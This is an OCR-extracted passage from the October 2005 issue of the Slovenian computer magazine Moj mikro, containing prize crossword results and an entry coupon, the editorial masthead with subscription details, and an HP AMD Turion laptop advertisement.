GLAVNO MESTO LIHTENŠTAJNA						PREB- VALKA AD JSRE DREKVE											
TENISAČ AGASSI						OSIBNI ZAHREK				SHAKES- PEANTOV KRALJI							

Izid žrebanja nagradne križanke iz 9. številke Mojega mikra - **GESLO: IZMENIČNA NAPETOST V AVTU**
3 praktične nagrade iz prodajnega programa v vrednosti po 7.640 SIT podarja podjetje Alterna, d. d. Prejeli so jih: **Goran Golubič**, Debevčeva pot 2, 1351 Brezovica; **Dejan Redja**, Ljubljanska cesta 12, 1236 Trzin; **Daša Zoc**, Maistrova 3, 2000 Maribor.

Ime in priimek: _____
Naslov: _____

mojMIKRO

Davčna številka: _____

GESLO:

Rešite križanko, črke z označenih polj pa vpišite v kupon. Dobite geslo, ki je rešitev nagradne križanke.

Kupon izrežite in ga do **17 oktobra** pošljite na naslov:

Uredništvo revije Moj mikro, Dunajska 5, 1509 Ljubljana

Pripišite tudi svojo davčno številko.

Rešitve in zahtevane podatke lahko pošljete tudi na: info@mojmikro.si

Podjetje **Alterna Intertrade, d. d.**, Leskovškova 4, 1000 Ljubljana bo trem izžrebancem, ki bodo napisali pravilno geslo iz križanke, podarilo blagovno nagrado iz prodajnega programa v vrednosti po 7.640 SIT.

IZDAJA:

DELO REVIJE, d. d.
Dunajska 5, 1509 Ljubljana
www.delo-revije.si

DIREKTOR: Andrej Lesjak

UREDNIŠTVO:

Dunajska 5, 1509 Ljubljana
tel.: (01) 473 82 61
faks: (01) 473 81 69, 473 81 09
e-pošta: mojmikro@delo-revije.si

GLAVNI UREDNIK: Marjan Kodelja

ODGOVORNI UREDNIK: Zoran Banovič

POMOČNIKA GLAVNEGA UREDNIKA:

Zlatko Matič in Milan Simič

UREDNIK: Jaka Mele

UREDNIK FOTOGRAFIJE:

Alan Orlič Belšak

LIKOVNA ZASNOVA: Andrej Mavsar

TEHNIČNI UREDNIK: Andrej Mavsar

REDAKTOR:

Slobodan Vujanović

OGLASNO TRŽENJE:

DELO REVIJE, d. d.
Marketing
Dunajska 5, 1509 Ljubljana
tel.: (01) 473 81 11
faks: (01) 473 81 29
e-pošta: marketing@delo-revije.si

KOLPORTAŽA:

DELO REVIJE, d. d.
Marketing
Dunajska 5, 1509 Ljubljana
tel.: (01) 473 81 20
faks: (01) 473 82 53

NAROČNINE:

DELO REVIJE, d. d.
Marketing
Dunajska 5, 1509 Ljubljana
tel.: (01) 473 81 23, 473 81 24
faks: (01) 473 82 53
e-pošta: narocnine@delo-revije.si

Posamezni izvod stane 980 SIT.

Naročniki imajo posebne ugodnosti. Naročite se lahko pisno (klasična in elektronska pošta) ali telefonsko. Revijo boste začeli prejemati po prvem plačilu od tekoče številke naprej. Naročnina velja do vašega preklica.

Naročnina za tujino se poravnava za eno leto vnaprej in znaša: 70 EUR, 127 USD, 167 AUD.


Za vse informacije v zvezi z naročanjem edicije smo na voljo na zgoraj navedenih telefonskih številkah ali elektronski pošti. Nenaročenih besedil in fotografij ne vračamo.

DIGITALNA OBDELAVA FOTOGRAFIJ IN OSVETLJEVANJE:

Delo Repro, d. o. o.
Dunajska 5, Ljubljana
TISK: Delo Tiskarna, d. d.
Dunajska 5, Ljubljana

oktober 2005
natisnjeno
v 8 500 izvodih.





Moč namiznega računalnika v prenosni obliki. In to po izjemno ugodni ceni!

HP priporoča Microsoft® Windows® XP Professional.



- AMD Turion™ 64 Mobile Technology ML-28
- Microsoft® Windows® XP Professional SLO
- Pomnilnik 512 MB DDR 333 MHz – razširljiv do 2 GB
- 60 GB SMART ATA HDD 5400 rpm
- Vgrajen pogon DVD +/- RW s tehnologijo Double Layer
- ATI MOBILITY RADEON X300 do 128 MB pomnilnika v skupni rabi
- Zaslon 15" TFT XGA 1024 x 768
- Integriran modem 56K in mrežni vmesnik 10/100/1000
- Integriran 802.11b/g WLAN
- Integriran vmesnik Bluetooth
- Integriran zvočni vmesnik in dva zvočnika

- 6-celčna baterija litijumska
- Vmesniki: 3x USB 2.0, VGA, SVideo TV Out, 1x PC Card Type I/II, Firewire, izhod za slušalke, integriran mikrofona, vhod za zunanji mikrofona, čitalec kartic 6 v 1, režo za kartice ExpressCard/54, vmesnik za razširjeno postajo, čitalec prstnih odtisov, vmesnik za polovalno baterijo
- Dimenzije: 3,1 x 26,7 x 32,8 cm
- Teža: 2,72 kg
- Garancija 1 leto
- Podpira tako 32- kot tudi 64bitne aplikacije

Cena: **235.021,00 SIT**

Cena z DDV: 282.025,20 SIT

www.diss.si/hp/akcija

080 17 30

www.avtera.si/hp/akcija

